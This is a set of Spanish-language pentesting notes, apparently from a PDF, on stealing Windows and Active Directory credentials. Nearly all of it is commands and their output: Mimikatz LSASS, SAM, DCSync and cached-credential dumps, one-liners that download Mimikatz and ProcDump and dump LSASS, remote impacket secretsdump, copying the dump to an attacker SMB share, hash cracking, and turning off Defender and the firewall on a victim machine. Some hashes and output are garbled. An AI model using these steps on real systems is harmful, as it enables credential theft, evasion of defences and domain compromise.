
```
cd \\WS02\c$  
cd \\DC01\c$
```



A screenshot of a Windows PowerShell window titled "Administrador: Windows PowerShell". The command "cd \\WS02\c\$" is entered and executed successfully. Then, "cd \\DC01\c\$" is entered and executed successfully, demonstrating the ability to move between remote drives using administrative privileges.

```
Administrator: Windows PowerShell  
Windows PowerShell  
Copyright (C) Microsoft Corporation. Todos los derechos reservados.  
  
Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6  
  
PS C:\Windows\system32> cd \\WS02\c$  
PS Microsoft.PowerShell.Core\FileSystem::\\WS02\c$> cd \\DC01\c$  
PS Microsoft.PowerShell.Core\FileSystem::\\DC01\c$>
```

Si no tenemos permisos de admin no será posible esto.



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The user attempts to change drives using "cd \\DC01\c\$". The first attempt fails with a "PermissionDenied" error because they are not an administrator. The second attempt fails with a "PathNotFound" error because they do not have permission to access the drive.

```
Windows PowerShell  
Copyright (C) Microsoft Corporation. Todos los derechos reservados.  
  
Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6  
  
PS C:\Users\empleado2> cd \\DC01\c$  
cd : Acceso denegado  
En linea: 1 Carácter: 1  
+ cd \\DC01\c$  
+ ~~~~~  
    + CategoryInfo          : PermissionDenied: (\\DC01\c$:String) [Set-Location], UnauthorizedAccessException  
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.SetLocationCommand  
  
cd : No se encuentra la ruta de acceso "\\DC01\c$" porque no existe.  
En linea: 1 Carácter: 1  
+ cd \\DC01\c$  
+ ~~~~~  
    + CategoryInfo          : ObjectNotFound: (\\DC01\c$:String) [Set-Location], ItemNotFoundException  
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
```

Las sesiones interactivas quedan registradas (las credenciales) dentro del mismo equipo dentro de la LSA, las sesiones no interactivas a nivel de red mediante kerberos no quedan registradas en el equipo por ende no quedan dentro de LSA.



## Mimikatz

Encontrar Mimikatz x86 y x64 en parrot

```
find / -type f -name "mimikatz.exe" 2>/dev/null
```

Rutas esperadas o similares:

```
/usr/share/windows-resources/mimikatz/Win32/mimikatz.exe  
/usr/share/windows-resources/mimikatz/x64/mimikatz.exe
```

Comandos:

Oneliner para descargar y ejecutar Mimikatz y obtener el lsass en una sola línea

```
Invoke-WebRequest-Uri "https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-  
20220919/mimikatz_trunk.zip"-OutFile "$env:TEMP\mimikatz.zip"; Expand-Archive-Path  
"$env:TEMP\mimikatz.zip"-DestinationPath "$env:TEMP\mimikatz"; Start-Process-FilePath  
"$env:TEMP\mimikatz\x64\mimikatz.exe"-ArgumentList "privilege::debug"  
"sekurlsa::logonpasswords"-NoNewWindow-Wait
```

Comando para hacer un dump de LSASS con Mimikatz:

```
mimikatz.exe  
privilege::debug  
sekurlsa::minidump lsass.dmp  
sekurlsa::logonPasswords full
```

### Extraer contraseñas en texto claro:

Obtendremos las credenciales del proceso LSAS que contiene las contraseñas hasheadas de las sesiones (**Logon sessions**) que hay en el equipo. (Podremos crackear hash NTLM con John).

```
mimikatz.exe  
privilege::debug  
sekurlsa::logonpasswords
```

### Extraer la DB SAM

(usuarios locales del sistema). (Llevamos el hash NTLM para crackearlo con John).

```
mimikatz.exe  
privilege::debug  
token::elevate  
lsadump::sam
```

### Extraer hashes NTLM:

```
mimikatz.exe  
privilege::debug  
sekurlsa::msv
```

### Extraer tickets Kerberos:

```
mimikatz.exe  
privilege::debug  
sekurlsa::tickets
```

### Oneliner para descargar Procdump, crear un dump de LSASS y analizarlo con Mimikatz:

```
Invoke-WebRequest-Uri "https://download.sysinternals.com/files/Procdump.zip"-OutFile  
"$env:TEMP\procdump.zip"; Expand-Archive-Path "$env:TEMP\procdump.zip"-DestinationPath  
"$env:TEMP\procdump"-Force; Start-Process-FilePath "$env:TEMP\procdump\procdump.exe"-  
ArgumentList "-accepteula-ma lsass.exe $env:TEMP\lsass.dmp"-NoNewWindow-Wait; Invoke-  
WebRequest-Uri "https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-  
20220919/mimikatz_trunk.zip"-OutFile "$env:TEMP\mimikatz.zip"; Expand-Archive-Path  
"$env:TEMP\mimikatz.zip"-DestinationPath "$env:TEMP\mimikatz"-Force; Start-Process-FilePath  
"$env:TEMP\mimikatz\x64\mimikatz.exe"-ArgumentList "privilege::debug" "sekurlsa::minidump  
$env:TEMP\lsass.dmp" "sekurlsa::logonpasswords"-NoNewWindow-Wait
```


### Con mimikatz podemos obtener el dcsync:

DCSync: función de un servidor para sincronizar con otro servidor, el cual podremos aprovechar esto para abusar de esta funcionalidad y capturar hashes NTLMv1 para poder hacer Pass The Hash


```
mimikatz # lsadump::dcsync /domain:dominio.local /user:Administrator
```

Obtener credenciales de dominio cacheadas en un PC usando mimikatz

```
.\mimikatz.exe  
privilege::debug  
token::elevate (Elevar privilegios de SYSTEM)  
lsadump::cache
```



```
mimikatz 2.2.0 x64 (oe.eo)  
PS C:\> .\mimikatz.exe  
.####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > https://pingcastle.com / https://mysmartlogon.com ***  
  
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # token::elevate  
Token Id : 0  
User name :  
SID name : NT AUTHORITY\SYSTEM  
  
564 {0;000003e7} 1 D 45342 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary  
-> Impersonated !  
* Process Token : {0;00082da6} 1 F 5276563 WS01\santiago S-1-5-21-4146381953-2870707457-3825251984-1000 (14g,24p)  
) Primary  
* Thread Token : {0;000003e7} 1 D 5341765 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)  
  
mimikatz #  
  
mimikatz # lsadump::cache
```




```
Domain : WS01  
SysKey : 9be0ad4f033e946dc314f90749b1e46d  
  
Local name : WS01 ( S-1-5-21-4146381953-2870707457-3825251984 )  
Domain name : CORP ( S-1-5-21-2107433326-829874831-3676578183 )  
Domain FQDN : corp.local  
  
Policy subsystem is : 1.18  
LSA Key(s) : 1, default {d6de0ab6-7796-8931-9503-e8471755af3}  
[00] {d6de0ab6-7796-8931-9503-e8471755af3} 6797d2d6bf4ec5f1ab5877677e41ac4c6d410471e79a9520f36e3422078ebd0  
  
* Iteration is set to default (10240)  
  
[NL$1 - 12/10/2025 10:02:52 a. m.] Dominio/usuario  
RID : 00000450 (1104)  
User : CORP\empleado1 Credenciales  
MsCacheV2 : 163ab940ab25d69ca63d9d6aaced5440  
  
[NL$2 - 26/09/2025 04:22:00 p. m.] Formato de Hash  
RID : 000001f4 (500)  
User : CORP\Administrador  
MsCacheV2 : 7cf690288925703e98bbac43b7278565  
  
[NL$3 - 02/10/2025 05:10:20 p. m.]  
RID : 00000542 (1346)  
User : CORP\leila.lyndy  
MsCacheV2 : fe2d9c899b9614759b4395eec85be833
```

A CONTINUACION, NO SE PUEDE CRACKEAR DE PORQUE SE REQUIERE OTRO FORMATO DE HASH.

```
echo 163ab940ab25d69ca63d9d6aaced5440 > hash  
john --format=mscash2 hash
```

En powershell:

```
reg save hklm\system system.save  
reg save hklm\system security.save
```



```
PS C:\> reg save hklm\system system.save  
La operación se completó correctamente.  
PS C:\> reg save hklm\system security.save  
La operación se completó correctamente.  
PS C:\>
```

Pasamos los 2 archivos generados al **system.save**, **security.save** linux.

```
Impacket-secretsdump -system system.save -security security.save LOCAL
```

```
[*] Target system bootKey: 0xe217f753b47a48db400a8527a9d19118  
[*] Dumping cached domain logon information (domain/username:hash)  
CORP.LOCAL/empleado1:$DCC2$10240#empleado1#fd453d6158406f827388476bbc97c37 →  
CORP.LOCAL/Administrador:$DCC2$10240#Administrador#d985061c53bf303cbac8673fb7e33364  
CORP.LOCAL/empleado2:$DCC2$10240#empleado2#e92b7bb8f153755b772ba1be39aad60  
CORP.LOCAL/hanna.elita:$DCC2$10240#hanna.elita#c5de89e92d27a80823bf2fd296  
CORP.LOCAL/lilary.hilary:$DCC2$10240#glori.hilary#178a48628002745599691910e0fefcae  
CORP.LOCAL/kameko.maud:$DCC2$10240#kameko.maud#798b38293492310b9ecd6987c8f228a1  
[*] Dumping LSA Secrets  
[*] $MACHINE.ACC  
$MACHINE.ACC:plain password hex:4000670035005e003b00650068005c0024007400720066004f002a005a0049004b0059007600390073004a0038005e0072007000700072004600  
21003300440052005800220048002b003a002d004000450059004e0048003c0060003d005000290063802700670022005e004400400023003600420038003c0062007100520069007200  
42007000260078006b0056002200680059007a005e003200510038002300330022002d00720068005c007900290065003e002e0078005d00220021005b007700450063004b0033003b00  
2e004e006aa005100380076006d00260048006a00440064005c0044003b0057007600  
$MACHINE.ACC: aad3b435b51404eeead3b435b51404eee:f6f59a9ddda5c022318d6f0e48a1367e  
[*] DPAPI_SYSTEM  
dpapi_machinekey:0x485bc6c7db33ddd23124968c257696f874cf6731  
dpapi_userkey:0x0e53cf2054b2f55d9737c8b789bf37cf6360133  
[*] NL$KM  
0000 56 75 F4 95 5D 9E 44 93 62 05 58 B3 6E D9 68 5F V.u..].D.b.X.n.h  
0010 37 87 17 3B BB 23 15 C4 F2 4A 7B A7 D3 34 FB 76 7...;#..]{}.,4.v  
0020 FF C9 7F A8 38 FD AE 60 ED 8D B1 71 3F EC A4 14 ....8..`...q?...  
0030 97 C0 D8 78 BB 90 6D 2D BA D5 FE 12 C4 19 21 B2 ...x..m-....!..  
NL$KM:5675f49559e4493620558b36ed9685f3787173bbb2315c4f2a7ba7d334fb76fffc97fa838fdae60ed8db1713fec41497c0d878bb906d2dbad5fe12c41921b2  
[*] Cleaning up...
```

Guardamos el código en un archivo hash y crackeamos con john:

```
john --format=mscash2 hash
```

Volcado desde linux Remotamente con credenciales:

```
Impacket-secretsdump empleado1:Password1@<IP victima>
```

```
(root㉿kali)-[~/home/kali/tools/impacket/examples]
└─# python3 secretsdump.py empleado1:Password1@192.168.100.160
Impacket v0.13.0.dev0+20250912.114226.b742bd4d - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x9be0ad4f033e946dc314f90749b1e46d
[*] Dumping SAM hashes (uid:rid:lmhash:nthash)
Administrator:500::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504::aad3b435b51404eeaad3b435b51404ee:44a6cc9a97de2860ca1781b41b2ec68:::
santiago:1000::aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aeefb9ceba532d0546ad6:::
[*] Dumping domain logon information (domain/username:hash)
CORP.LOCAL/empleado1:$DC$C2$1024#empleado1#163ab94a0ab25d69ca63d9d6aaed5440:(2025-10-12 15:02:52+00:00)
CORP.LOCAL/Administrador:$DC$90288925703e98bac43b7278565:(2025-09-26 21:22:00+00:00)
CORP.LOCAL/leila_lyndy:$DC$C2$1024#leila_lyndy#fe2d9c899b9614759b4395eec85be833:(2025-10-02 22:10:20+00:00)
[*] Dumping LSA Secrets
[*] SMACHINE.ACC
CORP.WS01$::aes256-cts-hmac-sha1-96:3bf1b8a6b206d6fc8b34ad0771f865e569ab8d9a9b76d6933ebccb488e0390a8
CORP.WS01$::aes128-cts-hmac-sha1-96:503ea239724e2ffeb8c4/d70226cbad5
CORP.WS01$::des-cbc-md5:e3f489370b23e46
CORP.WS01$::plain_password_hex:f5004b00240029002e00760070007300590028004f003:c049006900230073002c0053006a0074005c00760020039006b0070002e00320020005600230076006b006d0065000730033006500066002400690069007100
CORP.WS01$::aad3b435b51404eeaad3b435b51404ee:5f38fb5b0ebbf0fc8fd58c8b6ab48f6c9e:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x8a64e4ce73cf1104e08adbdc0b0c607639de4f26
dpapi_userkey:0xeed96166fd8a186b856c079dc1766128b9997b
[*] NL$KM
0000 94 D1 92 05 21 2D 42 F6 AC A6 56 19 CB 80 F5 C5 ....-B ... V.....
0010 26 5A 88 1B 51 E9 66 EF E8 B3 5E A2 50 6D 5F 31 6T, Q, f ... ^, Pm_1
0020 D5 F1 B7 34 4E B3 43 87 A7 C8 DB 25 BF BF A0 63 ... 4N, C,... %, c
0030 2E FA CB B3 8F EA C6 FC 81 D8 73 73 67 89 3F 7D .....ssg.?
NL$KM:94d19205212d42f6aca65619c52654b81b51e966fe8b35eae2506d5f31d5f1b7344e834387a7c8db25bebfa0632efacbb30feac6fc81d8737367b93f7d
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Compartir carpeta con smbserver:

Linux: (se comparte la carpeta actual)

```
python3 smbserver.py pwnd $(pwd)-smb2support
```

Desde windows ingresamos a la carpeta compartida con la ip del linux atacante ej. 192.168.100.150

\\\192.168.100.150\pwnd

	Nombre	Fecha de modificación	Tipo	Tamaño
ido	samrdump.py	12/09/2025 11:23 a. m.	Archivo PY	11 KB
s	secretsdump.py	12/09/2025 11:23 a. m.	Archivo PY	28 KB
tos	services.py	12/09/2025 11:23 a. m.	Archivo PY	17 KB
	smbclient.py	12/09/2025 11:23 a. m.	Archivo PY	6 KB
	smbexec.py	12/09/2025 11:23 a. m.	Archivo PY	17 KB
	.....	12/09/2025 11:23 a. m.	Archivo PY	6 KB



## PYPYKATZ Atacando a LSASS

Además de obtener copias de la base de datos SAM para volcar y descifrar hashes, también nos beneficiaremos al apuntar a LSASS. LSASS es un servicio crítico que desempeña un papel central en la gestión de credenciales y los procesos de autenticación en todos los sistemas operativos Windows.


Encontrar LSASS PID en cmd

```
tasklist /svc
```

Image Name	PID	Services
System Idle Process	0	N/A
System	4	N/A
Registry	96	N/A
smss.exe	344	N/A
csrss.exe	432	N/A
wininit.exe	508	N/A
csrss.exe	520	N/A
winlogon.exe	580	N/A
services.exe	652	N/A
<b>lsass.exe</b>	<b>672</b>	<b>KeyIso, SamSs, VaultSvc</b>
svchost.exe	776	PlugPlay
svchost.exe	804	BrokerInfrastructure, DcomLaunch, Power, SystemEventsBroker
fontdrvhost.exe	812	N/A

Encontrar LSASS PID en PowerShell

```
Get-Process lsass
```



Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
1260	21	4948	15396	2.56	672	0	lsass

Creando lsass.dmp usando PowerShell

```
.\procdump.exe -ma 672 C:\Users\[TuNombreDeUsuario]\Desktop\lsass.dmp
```

Descargar procdump: <https://learn.microsoft.com/es-es/sysinternals/downloads/procdump>


Enlace directo: <https://download.sysinternals.com/files/Procdump.zip>

Comando PowerShell para descargar ProcDump:

```
Invoke-WebRequest -Uri "https://download.sysinternals.com/files/Procdump.zip" -OutFile  
"Procdump.zip"
```

Si encuentras algún problema relacionado con la política de ejecución de scripts de PowerShell, puedes ajustar la política temporalmente para permitir la ejecución de scripts:

```
Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force
```



Ejecutando Pypykatz (LSASS)

El comando inicia el uso de Pypykatz para analizar los secretos ocultos en el volcado de memoria del proceso LSASS.


### Instalación y ejecución de Pypykatz (Ejecutar en Linux luego de conseguir el lsadump.dmp)

```
pip install pypykatz  
pip install pypykatz --break-system-packages  
pypykatz lsas minidump lsadump.dmp
```

Comando para enviar archivos de **Windows a Linux** (luego de poner el Linux a la escucha con python3 impacket/examples/smbserver.py a .-smb2support)

```
Copy-Item -Path ".\lsass.dmp" -Destination "\\\IP-Atacante\$\lsadump.dmp"
```

Del comando pypykatz lsas minidump lsass.dmp obtendremos lo siguiente




```
MSV  
● ● ● Atacando a LSASS  
  
sid S-1-5-21-4019466498-1700476312-3544718034-1001  
luid 1354633  
== MSV ==  
Username: bob  
Domain: DESKTOP-33E7054  
LM: NA  
NT: 64f12cddaa88057e06a81b54e73b949b  
SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8  
DPAPI: NA
```

**MSV** es un paquete de autenticación en Windows al que LSA recurre para validar los intentos de inicio de sesión en la base de datos SAM. Pypykatz extrajo los hashes SID, Username, Domain e incluso NT & contraseña SHA1 asociados con la sesión de inicio de sesión de la cuenta de usuario bob almacenada en la memoria del proceso LSASS.

### WDIGEST

WDIGEST es un protocolo de autenticación más antiguo habilitado de forma predeterminada en Windows XP- Windows 8 y Windows Server 2003- Windows Server 2012. LSASS almacena en caché las credenciales utilizadas por WDIGEST en texto sin cifrar. Esto significa que, si nos encontramos apuntando a un sistema Windows con WDIGEST habilitado, lo más probable es que veamos una contraseña en texto sin cifrar. Los sistemas operativos Windows modernos tienen WDIGEST desactivado de forma predeterminada. Además, es fundamental tener en cuenta que Microsoft lanzó una actualización de seguridad para los sistemas afectados por este problema con WDIGEST. Podemos estudiar los detalles de esa actualización de seguridad [aquí](#).



```
WDIGEST
Atacando a LSASS

== WDIGEST [14ab89]==
username bob
domainname DESKTOP-33E7054
password None
password (hex)
```

## Kerberos

Kerberos es un protocolo de autenticación de red utilizado por Active Directory en entornos de dominio de Windows. Las cuentas de usuario del dominio reciben tickets tras la autenticación con Active Directory. Este ticket se utiliza para permitir que el usuario acceda a recursos compartidos en la red a la que se le ha otorgado acceso sin necesidad de escribir sus credenciales cada vez. LSASS caches passwords, ekeys, tickets y pins asociado con Kerberos. Es posible extraerlos de la memoria del proceso LSASS y utilizarlos para acceder a otros sistemas unidos al mismo dominio.



```
== Kerberos ==
Username: bob
Domain: DESKTOP-33E7054
```

## DPAPI



```
== DPAPI [14ab89]==
luid 1354633
key_guid 3e1d1091-b792-45df-ab8e-c06af044d69b
masterkey e8bc2faf77e7bd1891c0e49f0dea9d447a491107ef5b25b9929071f68db5b0d55bf05df5a474d9b
sha1_masterkey 52e758b6120389898f7fae553ac8172b43221605
```

La interfaz de programación de aplicaciones de protección de datos o DPAPI es un conjunto de API en los sistemas operativos Windows que se utilizan para cifrar y descifrar blobs de datos DPAPI por usuario para las funciones del sistema operativo Windows y varias aplicaciones de terceros. Estos son solo algunos ejemplos de aplicaciones que usan DPAPI y para qué lo usan:

Aplicaciones	Uso de DPAPI
Internet Explorer	Datos de autocompletado del formulario de contraseña (nombre de usuario y contraseña para sitios guardados).
Google Chrome	Datos de autocompletado del formulario de contraseña (nombre de usuario y contraseña para sitios guardados).
Outlook	Contraseñas para cuentas de correo electrónico.
Remote Desktop Connection	Credenciales guardadas para conexiones a máquinas remotas.
Credential Manager	Credenciales guardadas para acceder a recursos compartidos, unirse a redes inalámbricas, VPN y más.

Mimikatz y Pypykatz pueden extraer el DPAPI masterkey del usuario que inició sesión cuyos datos están presentes en la memoria del proceso LSASS. Esta clave maestra luego se puede usar para descifrar los secretos asociados con cada una de las aplicaciones usando DPAPI y dar como resultado la captura de credenciales para varias cuentas. Las técnicas de ataque DPAPI se tratan con mayor detalle en el módulo [Escalada de privilegios de Windows](#).

#### Descifrando el NT Hash con Hashcat

Ahora podemos usar Hashcat para descifrar NT Hash. En este ejemplo, solo encontramos un hash NT asociado con el usuario Bob.

En lugar de un solo hash, también podríamos pasar un archivo .txt con varios hashes.

hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b rockyou.txt	NT Hash
hashcat -m 100 b2978f9abc2f356e45cb66ec39510b1ccca08a0e rockyou.txt	SHA1

# AD Desde Windows

## Sugerencia

Es recomendable, deshabilitar el windows defender y el firewall de windows una vez tengamos acceso a un PC windows víctima (**desde el powershell**).

deshabilitar windows defender:

```
Set-MpPreference-DisableRealtimeMonitoring $true
```

deshabilitar Firewall de windows:

```
Set-NetFirewallProfile-Profile Domain,Public,Private-Enabled False
```

## Usar el .EXE (Inveigh) – El responder en windows

```
PS C:\Tools> .\Inveigh.exe
[+] Inveigh 2.0.4 [Started 2022-02-28T20:16:57 | PID 7416]
